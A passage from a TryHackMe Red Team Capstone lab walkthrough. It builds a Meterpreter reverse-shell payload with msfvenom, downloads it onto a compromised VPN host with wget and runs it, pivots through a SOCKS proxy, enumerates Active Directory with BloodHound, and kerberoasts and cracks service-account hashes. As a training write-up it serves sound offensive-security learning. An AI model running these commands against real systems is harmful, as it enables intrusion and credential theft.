1  exploit/android/local/janus                        2017-07-31      manual   Yes     Andro
id Janus APK Signature bypass
2  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24      normal   Yes     Apach
e mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
3  exploit/linux/local/bash_profile_persistence        1989-06-08      normal   No      Bash
Profile Persistence
4  exploit/linux/local/desktop_privilege_escalation    2014-08-07      excellent Yes     Deskt
op Linux Password Stealer and Privilege Escalation
5  exploit/multi/handler                             manual          No      Gener
ic Payload Handler
6  exploit/windows/mssql/mssql_linkcrawler            2000-01-01      great    No      Micro
soft SQL Server Database Link Crawling Command Execution
7  exploit/windows/browser/persits_xupload_traversal   2009-09-29      excellent No      Persi
ts XUpload ActiveX MakeHttpRequest Directory Traversal
8  exploit/linux/local/yum_package_manager_persistence 2003-12-17      excellent No      Yum P
ackage Manager Persistence

Interact with a module by name or index. For example info 8, use 8 or use exploit/linux/local/yum_p
ackage_manager_persistence

msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >

```

With multi/handler we can setup a listener to get us a meterpreter shell on the VPN server that we can then use to setup our proxy and be able to hit the internal network from our attacking machine.

First we need to make our payload that we will upload and then run on the VPN server. To make this shell we will use msfvenom, I will be using a staged payload this time.

```

(kali㉿kali)-[~/Practice/TryHackMe/Red_Team_Capstone]
$ msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=10.50.87.99 LPORT=7777 -f elf > reverse2.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1068640 bytes
Final size of elf file: 1068640 bytes

```


We can now host up this payload with a http server and then grab it from the VPN shell we already have with **wget**

```
ubuntu@ip-10-200-89-12:~/HiroNewf$ sudo wget http://10.50.87.99/reverse2.elf
--2023-05-22 14:21:24-- http://10.50.87.99/reverse2.elf
Connecting to 10.50.87.99:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1068640 (1.0M) [application/octet-stream]
Saving to: 'reverse2.elf'

reverse2.elf          100%[=====>] 1.02M  253KB/s

2023-05-22 14:21:30 (183 KB/s) - 'reverse2.elf' saved [1068640/1068640]

ubuntu@ip-10-200-89-12:~/HiroNewf$
```

Now before we run this payload we need to go back to our msfconsole session and make sure all of settings are correct on the listener. I will set the lhost, lport as well as the payload.

```
msf6 exploit(multi/handler) > set lhost 10.50.87.99
lhost => 10.50.87.99
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) >
```

```

msf6 exploit(multi/handler) > set payload linux/x64/meterpreter_reverse_tcp
payload => linux/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -

```

```

Payload options (linux/x64/meterpreter_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
LHOST  10.50.87.99      yes       The listen address (an interface may be specified)
LPORT  7777             yes       The listen port

```

```

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

```

View the full module info with the `info`, or `info -d` command.

```

msf6 exploit(multi/handler) >

```

Now we can just run the listener with the `run` command

```

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.50.87.99:7777

```

With our listener setup on msfconsole and the payload on the victim machine we can now make the payload executable and run it to get a meterpreter shell.

```

ubuntu@ip-10-200-89-12:~/HiroNewf$ sudo chmod +x reverse2.elf
ubuntu@ip-10-200-89-12:~/HiroNewf$ ls -la
total 1060
drwxrwxr-x 2 ubuntu ubuntu 4096 May 22 14:21 .
drwxr-xr-x 9 ubuntu ubuntu 4096 May 22 14:09 ..
-rwxr-xr-x 1 root root 207 May 22 14:06 reverse.elf
-rwxr-xr-x 1 root root 250 May 22 14:12 reverse1.elf
-rwxr-xr-x 1 root root 1068640 May 22 14:20 reverse2.elf
ubuntu@ip-10-200-89-12:~/HiroNewf$ ./reverse2.elf

```

And we have a meterpreter shell on the VPN server as ubuntu.

```

meterpreter > getuid
Server username: ubuntu

```

Now we can background this shell with the **background** command then move on to setting up the proxy with a module called **socks_proxy**

```

msf6 exploit(multi/handler) > use auxiliary/server/socks_proxy

```

We need to set the options for the module, this includes srvport, srvhost and the version we want to use. Once all of that is set we can run it.

```

msf6 auxiliary(server/socks_proxy) > set srvport 9050
srvport => 9050
msf6 auxiliary(server/socks_proxy) > set srvhost 0.0.0.0
srvhost => 0.0.0.0
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) >

```

We can now move on to setting up **autoroute**. This is yet another metasploit module that we will use to setup the routing table for our proxy. We will need to select it and then set the session and subnet before running the module.

```
msf6 auxiliary(server/socks_proxy) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > sessions

Active sessions
=====

  Id  Name  Type                Information                                     Connection
  --  ---  ---                -
  13   meterpreter x64/linux  ubuntu @ ip-10-200-89-12.eu-we  10.50.87.99:7777 -> 10.200.89.
                                     st-1.compute.internal          12:54710 (10.200.89.12)

msf6 post(multi/manage/autoroute) > set session 13
session => 13
msf6 post(multi/manage/autoroute) > set subnet 10.200.89.0
subnet => 10.200.89.0
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: linux
[*] Running module against ip-10-200-89-12.eu-west-1.compute.internal
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.200.89.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > 
```

Now with all of that out of the way our proxy should be working and we can test it by trying to hit the internal network from our kali machine, we just need to remember to prefix all of our command with **proxychains** to make sure it is actually running through the proxy.

```
(kali㉿kali)-[~/Practice/TryHackMe/Red_Team_Capstone]
$ proxychains -q nmap -p 3389 10.200.89.31 -Pn -v
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-22 13:00 EDT
Initiating Parallel DNS resolution of 1 host. at 13:00
Completed Parallel DNS resolution of 1 host. at 13:00, 0.12s elapsed
Initiating Connect Scan at 13:00
Scanning 10.200.89.31 [1 port]
Discovered open port 3389/tcp on 10.200.89.31
Completed Connect Scan at 13:00, 0.15s elapsed (1 total ports)
Nmap scan report for 10.200.89.31
Host is up (0.16s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

As you can see we can now hit the .31 machine right from our kali box and do things like nmap scans to see open ports on the machine.

Initial Compromise of Active Directory

BloodHound (as Laura.wood)


Now that we have reliable access to the internal network it would be a good idea to get the lay of the land and attempt to run **bloodhound** to see what the AD environment is like.

I will be making use of [bloodhound.py](#), [neo4j](#), and **bloodhound** itself so all of those tools need to be installed. In order to install bloodhound.py we can just **git clone** the github repository.

```
(kali㉿kali)-[~/Practice/TryHackMe/Red_Team_Capstone]
$ git clone https://github.com/fox-it/BloodHound.py.git
Cloning into 'BloodHound.py'...
remote: Enumerating objects: 1295, done.
remote: Counting objects: 100% (394/394), done.
remote: Compressing objects: 100% (114/114), done.
remote: Total 1295 (delta 315), reused 350 (delta 280), pack-reused 901
Receiving objects: 100% (1295/1295), 519.48 KiB | 3.29 MiB/s, done.
Resolving deltas: 100% (883/883), done.
```











We can download BloodHound from the github releases page located [here](#).





Contributors



chadduffey, cln-io, and 11 other contributors

▼ **Assets** 10

 BloodHound-darwin-arm64.zip	107 MB	last week
 BloodHound-darwin-x64.zip	105 MB	last week
 BloodHound-linux-arm64.zip	106 MB	last week
 BloodHound-linux-armv7l.zip	93.3 MB	last week
 BloodHound-linux-x64.zip	102 MB	last week
 BloodHound-win32-arm64.zip	108 MB	last week
 BloodHound-win32-ia32.zip	99.8 MB	last week
 BloodHound-win32-x64.zip	104 MB	last week
 Source code (zip)		last week
 Source code (tar.gz)		last week

 5  2  1  2 8 people reacted

The last thing to install is neo4j which can just be installed from the terminal.


```
(kali㉿kali)-[~/Practice/TryHackMe/Red_Team_Capstone]
└─$ neo4j
Command 'neo4j' not found, but can be installed with:
sudo apt install neo4j
Do you want to install it? (N/y)y
```


With all of our tools installed we can first run bloodhound.py through our proxy to gather up all the data from the network. We will be running as the user laura.wood and will need to provide her password that we found earlier.

```
(kali㉿kali)-[~/Practice/TryHackMe/Red_Team_Capstone/BloodHound.py]
└─$ sudo proxychains python3 ./bloodhound.py -d corp.thereserve.loc -u laura.wood -p [REDACTED] -c
all -ns 10.200.89.102 --dns-tcp
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.89.102:53 ... OK
INFO: Found AD domain: corp.thereserve.loc
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.89.102:53 ... OK
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autgc
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.89.102:53 ... OK
```

Since that all worked properly we can run neo4j and then go to link to shows us in the command output.

```
kali@kali) - [~/Practice/TryHackMe/Red_Team_Capstone/BloodHound.py]
$ sudo neo4j console
[sudo] password for kali:
Directories in use:
home:           /usr/share/neo4j
config:         /usr/share/neo4j/conf
logs:           /etc/neo4j/logs
plugins:        /usr/share/neo4j/plugins
import:         /usr/share/neo4j/import
data:           /etc/neo4j/data
certificates:   /usr/share/neo4j/certificates
licenses:       /usr/share/neo4j/licenses
run:            /var/lib/neo4j/run
Starting Neo4j.
2023-05-22 19:09:39.185+0000 INFO    Starting...
2023-05-22 19:09:39.566+0000 INFO    This instance is ServerId{15fa2adc} (15fa2adc-6731-4da6-9d78-e4e5fe503948)
2023-05-22 19:09:40.565+0000 INFO    ===== Neo4j 4.4.16 =====
2023-05-22 19:09:42.157+0000 INFO    Initializing system graph model for component 'security-users' with version -1 and status UNINITIALIZED
2023-05-22 19:09:42.169+0000 INFO    Setting up initial user from defaults: neo4j
2023-05-22 19:09:42.169+0000 INFO    Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2023-05-22 19:09:42.183+0000 INFO    Setting version for 'security-users' to 3
2023-05-22 19:09:42.186+0000 INFO    After initialization of system graph model component 'security-users' have version 3 and status CURRENT
2023-05-22 19:09:42.189+0000 INFO    Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2023-05-22 19:09:42.475+0000 INFO    Bolt enabled on localhost:7687.
2023-05-22 19:09:43.234+0000 INFO    Remote interface available at http://localhost:7474/
2023-05-22 19:09:43.237+0000 INFO    id: 8BB354F797FB935503929254D6DF15E6A94763D74372D209A588C7EE6D0C645A
2023-05-22 19:09:43.237+0000 INFO    name: system
2023-05-22 19:09:43.237+0000 INFO    creationDate: 2023-05-22T19:09:41.113Z
2023-05-22 19:09:43.237+0000 INFO    Started.
```


Then login with the default credentials neo4j:neo4j




Once you do that you will be asked to make a new password, do so and then you can close out the site and open up bloodhound from the terminal.

```
(kali@kali)-[~/Downloads/BloodHound-linux-x64]
└─$ sudo ./BloodHound --no-sandbox
[sudo] password for kali:
(node:22574) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future release of Electron. See https://github.com/electron/electron/issues/23506 for more information
(node:22646) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.
█
```


We can then login to bloodhound with our username and the new password we just set.



Since we are now logged into bloodhound and have our Active Directory data, we now need to upload said data so that we can view it in the bloodhound GUI and do some enumeration on the Domain. In order to do this we can click the **upload data** button on the right and then locate and select all of our data files.



Once it is done uploading we can start to search through all of this data. We can see things such as domain users, domain groups, users that are part of certain groups and much more information. For now we are interested in anything that will allow us to improve our position within the domain and ultimately allow us to comprise the Domain Controller. After some looking around I find that there are many service accounts on this domain that are [kerberoastable](#).



Kerberoasting the CORPDC

Lets make use of our user laura.wood and this information about kerberoastable accounts to try and gain the hashes to these services accounts and if we are lucky we can then crack the hashes to give us plain text passwords. In order to perform a kerberoasting attack we can use [GetUserSPNs.py](#) which is a part of [impacket](#).

```

(kali㉿kali)-[~/Practice/TryHackMe]
└─$ proxychains python3 /home/kali/Downloads/impacket-0.10.0/examples/GetUserSPNs.py corp.thereserv
e.loc/laura.wood:"" -dc-ip 10.200.89.102 -request
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.89.102:389 ... OK
ServicePrincipalName Name MemberOf Delegation Passw
ordLastSet LastLogon
-----
cifs/svcBackups svcBackups CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc 2023-
02-15 04:05:59.787089 2023-02-15 04:42:19.327102
http/svcEDR svcEDR CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc 2023-
02-15 04:06:21.150738 <never>
http/svcMonitor svcMonitor CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc 2023-
02-15 04:06:43.306959 <never>
cifs/scvScanning svcScanning CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc 2023-
02-15 04:07:06.603818 2023-05-22 05:46:11.807433
mssql/svcOctober svcOctober CN=Internet Access,OU=Groups,DC=corp,DC=thereserve,DC=loc 2023-
02-15 04:07:45.563346 2023-03-30 18:26:54.115866

[-] CCache file is not found. Skipping...
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.89.102:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.89.102:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.89.102:88 ... OK
$krb5tgt$23$*svcBackups$CORP.THERESERVE.LOC$corp.thereserve.loc/svcBackups

```

```
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.89.102:88 ... OK  
$krb5tgs$23$*svcEDR$CORP.THERESERVE.LOC$corp.thereserve.loc/svcEDR
```

```
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.89.102:88 ... OK  
$krb5tgs$23$*svcMonitor$CORP.THERESERVE.LOC$corp.thereserve.loc/svcMonitor
```

```
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.89.102:88 ... OK
$krb5tgs$23$*svcScanning$CORP.THERESERVE.LOC$corp.thereserve.loc/svcScanning
```

```
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.89.102:88 ... OK
$krb5tgs$23$*svcOctober$CORP.THERESERVE.LOC$corp.thereserve.loc/svcOctober
```

As you can see in the above screenshots we gathered the hashes for all of the service accounts on this domain (svcBackups, svcMonitor, svcEDR, svcScanning, & svcOctober). With all of these hashes in hand we can now attempt to crack them.

Hash Cracking

We can use Hashcat in hand with a good wordlist to attempt to crack these hashes we have compromised. `hashcat -a 0 -m 13100 hash2.txt rockyou.txt -O`

```
$krb5tgt$23$*svcScanning$CORP.THERESERVE.LOC$corp.thereserve.locsvcScanning
[REDACTED]

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgt$23$*svcScanning$CORP.THERESERVE.LOC$corp.t...c9a51e
Time.Started.....: Sun May 28 20:11:19 2023 (0 secs)
Time.Estimated...: Sun May 28 20:11:19 2023 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1841.7 kH/s (1.12ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 178177/14344385 (1.24%)
Rejected.....: 1/178177 (0.00%)
Restore.Point...: 175105/14344385 (1.22%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: ROSAPASTEL -> zdravko
Hardware.Mon.#1...: Util: 24%

Started: Sun May 28 20:11:18 2023
Stopped: Sun May 28 20:11:21 2023
```


Ultimately we were only able to crack the hash for the account “`svcScanning`”

BloodHound (as svcScanning)

With our new user we may be able to access more data about the Domain so lets run `bloodhound.py` again and see if we get anything new and useful out of it.

